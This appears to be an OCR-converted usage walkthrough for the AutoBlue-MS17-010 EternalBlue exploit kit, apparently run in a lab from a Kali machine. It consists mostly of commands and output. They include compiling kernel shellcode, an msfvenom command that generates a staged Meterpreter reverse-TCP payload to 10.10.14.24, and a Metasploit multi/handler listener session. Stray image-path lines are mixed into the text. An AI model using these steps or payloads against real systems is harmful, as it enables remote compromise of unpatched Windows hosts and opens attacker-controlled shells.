
Source: https://github.com/3ndG4me/AutoBlue-MS17-010/blob/master/README.md



2. Usage

1. Set up shell

```
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell
with msfvenom? (Y/n)
y
LHOST for reverse connection:
<YOUR-IP>
LPORT you want x64 to listen on:
<SOME PORT>
LPORT you want x86 to listen on:
<SOME OTHER PORT>
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
0
```




> **Type 0** to try with **Meterpreter** shell first.

```
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
0
Type 0 to generate a staged payload or 1 to generate a stageless payload
0
Generating x64 meterpreter shell (staged)...

msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUN
C=thread LHOST=10.10.14.24 LPORT=4445
```


> **Type 0** to try with **staged payload** first.


- Done merging




---

2. Set up listener



root@kali: /opt/AutoBlue-MS17-010
root@kali: /opt/AutoBlue-MS17-010/shellcode
root@kali:/opt/AutoBlue-MS17-010# ls
eternalblue_checker.py eternalblue_exploit8.py mysmb.py shellcode
eternalblue_exploit10.py LICENSE mysmb.pyc
eternalblue_exploit7.py listener_prep.sh README.md
root@kali:/opt/AutoBlue-MS17-010# ./listener_prep.sh
Enternal Blue Metasploit Listener
LHOST for reverse connection:
10.10.14.24
LPORT for x64 reverse connection:
4445
LPORT for x86 reverse connection:
4446
Enter 0 for meterpreter shell or 1 for regular cmd shell:
0
Type 0 if this is a staged payload or 1 if it is for a stageless payload
0
Starting listener (staged)...
[....] Starting postgresql (via systemctl): postgresql.service


[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
resource (config.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (config.rc)> set LHOST 10.10.14.24
LHOST => 10.10.14.24
resource (config.rc)> set LPORT 4445
LPORT => 4445
resource (config.rc)> set ExitOnSession false
ExitOnSession => false
resource (config.rc)> set EXITFUNC thread
EXITFUNC => thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (config.rc)> set LPORT 4446
LPORT => 4446
resource (config.rc)> exploit -j




